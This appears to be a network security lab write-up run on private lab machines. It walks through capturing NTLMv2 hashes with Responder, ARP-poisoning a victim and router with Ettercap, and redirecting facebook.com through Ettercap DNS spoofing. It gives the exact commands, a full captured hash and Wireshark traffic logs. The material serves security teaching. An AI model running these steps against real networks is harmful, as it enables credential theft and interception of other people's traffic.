Network Protocol Attacks Lab

Lab Setup
Attacker Machine: Kali Linux
Target Machine: Windows 7
Tools Required

- Responder
- Ettercap
- Wireshark

SMB Relay Attack using Responder

- Start Responder

  Navigate to responder directory:
  cd /usr/share/responder

  Run
  sudo python3 Responder.py -I eth0

- Trigger authentication
  On the **target machine**, trigger SMB authentication.
  \\192.168.1.105\test

- Capture NTLM Hash
  Responder captures hashes automatically.

```
[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 192.168.1.41
[SMB] NTLMv2-SSP Username : WINDOWS-7\vboxuser
[SMB] NTLMv2-SSP Hash     : vboxuser::WINDOWS-7:cbff6e0f6d62b748:5567CEAA786253549E32313ACB6DF224:01010000000000008
01ECA2C2EC2DC01AD45C97F1353EC0C000000000020008004F003900310046000100 1E00570049004E002D0033004B00450046004B0034004B00
4C004B005A0038000400340057004900 4E002D0033004B00450046004B0034004B004C004B005A0038002E004F003900310046002E004C004F0
0430041004C00030014004F003900310046002E004C004F00430041004C00050014004F003900310046002E004C004F00430041004C00070008
00801ECA2C2EC2DC01060004000200000008003000300000000000000000100000000200000042DA2D11F40431CC5CBC4BB15D8BABF194AE1078
D4496B9E1E6449161E1CB400A001000000000000000000000000000000000000000900240063006900660073002F003100390032002E0031003600
38002E0031002E003100300035000000000000000000000000000
[*] Skipping previously captured hash for WINDOWS-7\vboxuser
[*] Skipping previously captured hash for WINDOWS-7\vboxuser
```

Figure 1: Capture NTLM Hash on Responder

Location of hashes:
/usr/share/responder/logs/

ARP Spoofing MITM Attack using Ettercap

1. Start graphical Ettercap.
   sudo ettercap -G

2. Scan for hosts
   Hosts → Scan for hosts
   Add:
   Target 1 → Victim (192.168.1.45)
   Target 2 → Router (192.168.1.1)

3. Start ARP poisoning
   Mitm → ARP poisoning
   Enable:
   Sniff remote connections
   Click ok

4. Start sniffing





Figure 2: Successfully performed a MITM attack using Ettercap

Traffic Analysis using Wireshark

- Capture HTTP traffic:




http

No.	Time	Source	Destination	Protocol	Length	Info
32	7.334016872	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
34	7.346903589	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)
42	8.660575498	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
44	8.673315071	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)
59	9.643504526	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
61	9.656058506	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)
80	10.516681121	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
82	10.530806887	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)
103	11.393487419	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
105	11.405178487	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)
121	12.308196218	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
123	12.319868399	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)
137	13.203596431	192.168.1.105	192.168.1.107	HTTP	143	GET / HTTP/1.1
139	13.216432867	192.168.1.107	192.168.1.105	HTTP	1133	HTTP/1.1 200 OK (text/html)

Figure 3: Capture http packets with wireshark

- Capture SMB traffic:




smb

No.	Time	Source	Destination	Protocol	Length	Info
79	7.094113748	192.168.1.105	192.168.1.107	SMB	636	Session Setup AndX Request
81	7.124608865	192.168.1.107	192.168.1.105	SMB	192	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
83	7.125095712	192.168.1.105	192.168.1.107	SMB	226	Session Setup AndX Request, NTLMSSP_NEGOTIATE
84	7.125348412	192.168.1.107	192.168.1.105	SMB	440	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_P
85	7.125479316	192.168.1.105	192.168.1.107	SMB	264	Session Setup AndX Request, NTLMSSP_AUTH, User: \
86	7.125783112	192.168.1.107	192.168.1.105	SMB	192	Session Setup AndX Response
87	7.125914924	192.168.1.105	192.168.1.107	SMB	162	Tree Connect AndX Request, Path: \\192.168.1.107\IPC$
88	7.126173020	192.168.1.107	192.168.1.105	SMB	118	Tree Connect AndX Response
89	7.126308026	192.168.1.105	192.168.1.107	SMB	172	NT Create AndX Request, FID: 0x7041, Path: \srvsvc
90	7.126497201	192.168.1.107	192.168.1.105	SMB	173	NT Create AndX Response, FID: 0x7041

Figure 4: : Capture smb packets with wireshark

- Capture NTLM authentication:



ntlmssp

No.	Time	Source	Destination	Protocol	Length	Info
83	7.125095712	192.168.1.105	192.168.1.107	SMB	226	Session Setup AndX Request, NTLMSSP_NEGOTIATE
84	7.125348412	192.168.1.107	192.168.1.105	SMB	440	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
85	7.125479316	192.168.1.105	192.168.1.107	SMB	264	Session Setup AndX Request, NTLMSSP_AUTH, User: \
109	7.130009713	192.168.1.105	192.168.1.107	SMB	226	Session Setup AndX Request, NTLMSSP_NEGOTIATE
110	7.130455099	192.168.1.107	192.168.1.105	SMB	440	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
111	7.130602591	192.168.1.105	192.168.1.107	SMB	636	Session Setup AndX Request, NTLMSSP_AUTH, User: WORKGROUP\kali
115	7.162883958	192.168.1.105	192.168.1.107	SMB	226	Session Setup AndX Request, NTLMSSP_NEGOTIATE
116	7.163194406	192.168.1.107	192.168.1.105	SMB	440	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
117	7.163326789	192.168.1.105	192.168.1.107	SMB	264	Session Setup AndX Request, NTLMSSP_AUTH, User: \
144	9.195610974	192.168.1.105	192.168.1.107	SMB	226	Session Setup AndX Request, NTLMSSP_NEGOTIATE
145	9.196279290	192.168.1.107	192.168.1.105	SMB	440	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
158	11.804621841	192.168.1.105	192.168.1.107	SMB	636	Session Setup AndX Request, NTLMSSP_AUTH, User: WORKGROUP\kali

Figure 5: Capture NTLM authentication with wireshark

Ettercap DNS Spoofing

- Edit DNS spoof file:
  sudo nano /etc/ettercap/etter.dns

- Add entry:
  facebook.com 192.168.1.105

- Start DNS spoof plugin:




Figure 6: Start DNS spoof with Ettercap




Figure 7: DNS packet captured with Wireshark




Figure 8: facebook.com redirected to Kali Linux repository

Attack Log Table

Attack ID	Technique	Target IP	Status	Outcome
013	SMB Relay	192.168.1.41	Success	NTLM Captured
014	ARP Spoofing	192.168.1.45	Success	Network traffic intercepted
015	DNS Spoofing	192.168.1.41	Success	facebook.com redirected
016	Packet Analysis	Network	Success	HTTP & SMB packets captured

MITM Summary (Ettercap)

A Man-in-the-Middle attack was performed using Ettercap by conducting ARP spoofing between the victim and the router. The attacker intercepted network traffic, monitored HTTP and SMB packets, and manipulated DNS responses. This allowed redirection of victim requests and analysis of authentication traffic during the attack simulation.

Lab Summary

In this lab, several network protocol attacks were performed to demonstrate common vulnerabilities in network communication. Using Responder, an SMB relay attack was simulated to capture NTLM authentication hashes from the target system. The captured hashes were stored and analyzed to understand how attackers can exploit authentication mechanisms within a network environment.

Additionally, a Man-in-the-Middle attack was conducted using Ettercap through ARP spoofing to intercept network traffic between the victim and the gateway. DNS spoofing was also performed to redirect a legitimate website request to the attacker's system. Network packets were monitored and analyzed using Wireshark to observe HTTP, SMB, and DNS traffic, demonstrating how attackers can monitor and manipulate network communications.